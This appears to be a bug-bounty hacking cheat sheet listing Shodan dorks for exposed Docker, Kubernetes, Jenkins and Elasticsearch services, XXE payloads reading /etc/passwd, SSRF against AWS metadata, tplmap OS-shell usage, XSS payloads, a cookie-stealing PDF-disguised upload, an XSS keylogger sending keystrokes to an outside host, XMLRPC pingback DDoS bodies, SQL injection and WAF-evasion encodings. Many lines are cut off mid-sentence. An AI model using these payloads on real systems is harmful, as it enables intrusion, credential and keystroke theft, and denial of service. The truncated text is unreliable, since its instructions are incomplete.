This is a hard section to type up as some techniques may fall under other headings :) also I probably won't mention XSS & SQLi as they are the basics and lots of resources already exist.

Unauthenticated Elastic Search

```
"ES is a document-oriented database designed to store, retrieve, and manage

Elastic Search has a HTTP Server running on Port 9200 that can be used to qu

We can find these servers by scanning for Port 9200 or the Shodan Dork belov

port:"9200" elastic
```

Unauthenticated Docker API

```
Similar to Elastic Search, Docker has some servies that can be exposed that

Shodan Dorks come in Handy here

port:"2375" docker
product:docker

If you find a endpoint you can verifiy that its vulnerable by making a GET r

From here you can connect with the CLI version of Docker

docker -H ip:port ps
```

Unauthenticated Kubernetes API

```
First let me say I am no Kubernetes expert but I know it exists and has sim

Kubernetes exposes an unauthenticated REST API on port 10250

Once again we have 2 options, nMap for this port or shodan

product:"kubernetes"
port:"10250"
```

Once a Kubernetes service is detected the first thing to do is to get a list

```
apt-get install node-ws
wscat -c “https://<DOMAIN>:<PORT>/<Location Header Value>” –no-check
```

Its very easy to get RCE from this method :)

Unauthenticated odoo Manager

Shodan Dork

```
http.status:200 http.component:odoo port:8069
```

After finding instances go to /web/database/manager most of the time there

Or simply port scan for 8069

Unauthenticated Jenkins Instance

Sometimes an application will be running Jenkins which allows Guest/Anonymou

Also if you can install plugins there is a terminal plugin

Try dirsearch for /script or use this script to find live Jenkins instances.

Also worth checking Port 8080 alongside 443,80

I recommened if you are working on a big program with thousands of domains

Also grep for these headers

```
X-Hudson: 1.395
X-Jenkins: 2.204.2
X-Jenkins-Session: d615ef86
X-You-Are-Authenticated-As: anonymous
X-You-Are-In-Group-Disabled: JENKINS-39402:
```

Shodan Dork to Find Open Jenkins Instances

x-jenkins 200

XML External Entity (XXE)

#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injec

XML is essential a language designed to transport data in a structured forma

Basic XXE Check

```
<?xml version="1.0" encoding="utf-8"?><!DOCTYPE data SYSTEM "http://1231231
```

XXE is a vuln that occurs when an application parses XML.

```
<?xml version="1.0"?>
<!DOCTYPE note [
<!ENTITY user "m0chan">
<!ENTITY message "m0chanmessage">
]>
```

In this example the ENTITY user holds the info m0chan which can be called wi

Now this is useful as we get something called EXTERNAL ENTITY which will loa

Examples:

```
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://m0chan.github.io" > ]>
<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///etc/passwd" > ]>
```

We could also combine this with PHP Object Injection (More on that below) to

```
<!ENTITY xxe SYSTEM 'php://filter/convert.base64-encode/resource=/etc/issue
```

Testing the Waters

```
<?xml version="1.0" encoding="utf-8"?>
```

Testing the Waters #2

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
<!ENTITY % m0chan SYSTEM "file:///etc/passwd">
%m0chan;
]>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>
&xxe;
</foo>


Base64

<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovL

This is the basis, if you want the proper example go and buy the Bug Bounty
```


PHP Object Injection

```
#https://nitesculucian.github.io/2018/10/05/php-object-injection-cheat-sheet
```

Server-Side-Request-Forgery

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Si
I am not going to explain SSRF here as its fairly straight forward and a lot

For other payloads check out Payload All The Things
```

Amazing SSRF Mindmap - Credit @hackerscrolls



Server-Side-Request-Forgery Pt (PDF Convertors)

```
Sometimes you may run into instances where applications are accepting arbit

Server Side JavaScript Execution -> XMLHttpRequest -> SSRF

Also

Server Side JavaScript Execution -> XMLHttpRequest -> Local File Read (file

References: https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynami
https://www.youtube.com/watch?v=o-tL9ULF0KI&t=753s
```

Attacking AWS with SSRF

```
#https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/

Amazon AWS has a internal metadata service which can be queired from most ir

Reference: https://medium.com/@GeneralEG/escalating-ssrf-to-rce-f28c482eb8b9
```

```
169.254.169.254 - Local EC2 Instance Address to Query

From here it can be very easy to escalate to RCE by gaining read/write on th
```

GraphQL Injection

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/GraphQL%20I
More on this soon :)
```

Server Side Template Injection (SSTI)

```
#https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Si
More on this soon :)

My primary goto for exploiting SSTI issues is tplmap which is really just sc

#https://github.com/epinna/tplmap

$ ./tplmap.py --os-shell -u 'http://www.target.com/page?name=John'

$ ./tplmap.py -u 'http://www.target.com/page?name=John'
[+] Tplmap 0.5
    Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if GET parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '{*}'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
...
[+] Jinja2 plugin is testing rendering with tag ''
[+] Jinja2 plugin has confirmed injection with tag ''
[+] Tplmap identified the following injection point:

  GET parameter: name
  Engine: Jinja2
  Injection:
  Context: text
  OS: linux
```

```
  Technique: render
  Capabilities:

   Shell command execution: ok
   Bind and reverse shell: ok
   File write: ok
   File read: ok
   Code evaluation: ok, python code
```

Cross-Site Web Socket Hijacking (CSWSH)

```
Websockets are fairly rare but essentially they allow an application too set

Common apps using WebSockers are Chat applications as they want to read/send


CSWSH is similar to CSRF as we use the targets cookie to make the request, w

We can use this website to test for the vuln http://websocket.org/echo.html

To Test for this we do the following

1) Log into Website using WebSockets
2) Open Second Tab
3) Visit Link http://websocket.org/echo.html
4) Test if we can make connections as the client.


There is a nice PoC on the Bug Bounty Playbook
```

Cross-Site Scripting (XSS)

```
#https://github.com/PortSwigger/xss-validator

#https://github.com/payloadbox/xss-payload-list

1) Start xss.js phantomjs $HOME/.BurpSuite/bapps/xss.js
2) Send Request to Intruder
3) Mark Position
```

```
4) Import xss-payload-list from $Tools into xssValidator
5) Change Payload Type to Extension Generated
6) Change Payload Process to Invoke-Burp Extension - XSS Validator
7) Add Grep-Match rule as per XSS Validator
8) Start.


Succesful Payloads so Far

<p ondragend=[1].map(prompt) draggable="true">dragMe</p>

<img/src=x onerror=prompt(1)>


I had success recently also by uploading a .html file with pdf magic bytes a

Payload Below:


%PDF-1.4
%Ã¤Ã¼Ã¶Ã
2 0 obj
<</Length 3 0 R/Filter/FlateDecode>>
stream
x=Ë
1E÷ù»v¶é´0è~ àø
R
R<h1>This is NOT a PDF!</h1> <img src=x onerror=alert(document.cookie)>
```

Cross-Site Scripting Keylogger

```
Easy JavaScript Keylogger with IMG Tags. Useful for XSS with Login Forms pre

<img src=x onerror='document.onkeypress=function(e){fetch("http://bugcrowd.c
```

XMLRPC.php

```
List all Methods
<methodCall>
```

```
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>


DDoS

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></strir
</value></param></params>
</methodCall>


SSRF

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://<YOUR SERVER >:<port></string></value>
</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></strir
</value></param></params>
</methodCall>
```

XXE File Upload SVG

```
#https://scottc130.medium.com/understanding-xxe-vulnerabilities-7e389d3972c2

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<svg>&xxe;</svg>

<?xml version="1.0" encdoing="UTF-8" standalone="yes"?><!DOCTYPE test [ <!EN
```

SQL Injection

```
1)Error generation with untrusted input or special characters.
```

```
2)Finding total number of columns with order by or group by or having.
3)Finding vulnerable columns with union operator.
4)Extracting basic information like database(), version(), user(), UUID() w
5)Extracting full table and column names with group_concat() and extracting
6)Checking file privileges with file_priv.
7)Accessing system files with load_file(). and advance exploitation afterwa
WAF evasion if any.
```

Ultimate MySQL Injection Payload (Detetify)

```
#https://labs.detectify.com/2013/05/29/the-ultimate-sql-injection-payload/

IF(SUBSTR(@@version,1,1)<5,BENCHMARK(2000000,SHA1(0xDE7EC71F1)),SLEEP(1))/*
```

JWT Exploiting

```
#https://github.com/wisec/OWASP-Testing-Guide-v5/blob/master/Testing_for_API

Full details above.

1) Access JWT Debugger too base64 decode and ensure that nothing sensitive
    2) Try chang esome values and obtain IDOR, like `id` or `isAdmin`
    3) Modigy ALG attribute, set HS256 to null


4) JWT Crack - https://github.com/brendan-rius/c-jwt-cracker - Secret used
```

Rate Limiting bypass with IP Rotate

```
Sometimes rate limiting for authentication or OTP are based off source IP, t

https://portswigger.net/bappstore/2eb2b1cb1cf34cc79cda36f0f9019874
```

IDOR Tricks & Bypasses

```
If fields are passed in clientside requests try another db Field - https://t
```

```
https://www.notion.so/IDOR-Attack-vectors-exploitation-bypasses-and-chains-6
```

Nuclei

```
Can take numerous templates across various hosts to find known vulnerabilit
```

```
Requires you specify a custom user agent unless Cloudfare drops all traffic
```

```
nuclei -l newsubs.httprobe -c 60 -t /root/tools/BotTemplates/ -o newsubs.htt
```

Artifactory Stuff

```
#https://www.errno.fr/artifactory/Attacking_Artifactory
```

Cross-Site Scripting Bit n Bobs

```
Got a lot to add here (naturally) but for the time being just noting down th
```

```
If exploiting <a href></a> xss and "javasript" is blocked by WAF or URL ther
```

```
Add any number of \n \t or \r in the middle
java\nscript:
```

```
Add characters from \x00- \x20 at the beginning
```


```
\x01javascript:
```

```
Randoomize the case
```

```
jaVAscrIpT:
```

```
Can also use the below to get rid of the word JavaScript all together
```

```
\u006A\u0061\u0076\u0061\u0073\u0063\u0072\u0069\u0070\u0074\u003aalert(1)

\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert(1)
```



</img>

Quick SSTI (RCE) Tip from Twitter

```
#Full credit goes too - https://twitter.com/MrDamanSingh/status/13170421763

Had to save this here as I thought it was pretty sick

root@m0chan:~ waybackurls http://target.com | qsreplace "m0chan" > fuzz.txt
root@m0chan:~ ffuf -u FUZZ -w fuzz.txt -replay-proxy http://127.0.0.1:8080/
(captured requests in burp)
search: m0chan81 in burp

Could also apply to a few other things beside SSTI
```

```
WIP: Could also pass all QReplaced URLs to Nuclei and Grep for 81 and trigge
```

QSReplace

```
I wasnt sure where to add the section on QSReplace but felt it warranted it

#https://github.com/tomnomnom/qsreplace

Accept URLs on stdin, replace all query string values with a user-supplied v


This can be super useful for findings things such as RXSS, LFI, SSRF , SSTI

For example we could replace all parameters with a burp collaborator such as

root@m0chan:~ cat urls.txt | qsreplace collab.m0chan.co.uk
https://example.com/path?one=collab.m0chan.co.uk&two=collab.m0chan.co.uk
https://example.com/pathtwo?one=collab.m0chan.co.uk&two=collab.m0chan.co.ukl
https://example.net/a/path?one=collab.m0chan.co.uk&two=collab.m0chan.co.uk
```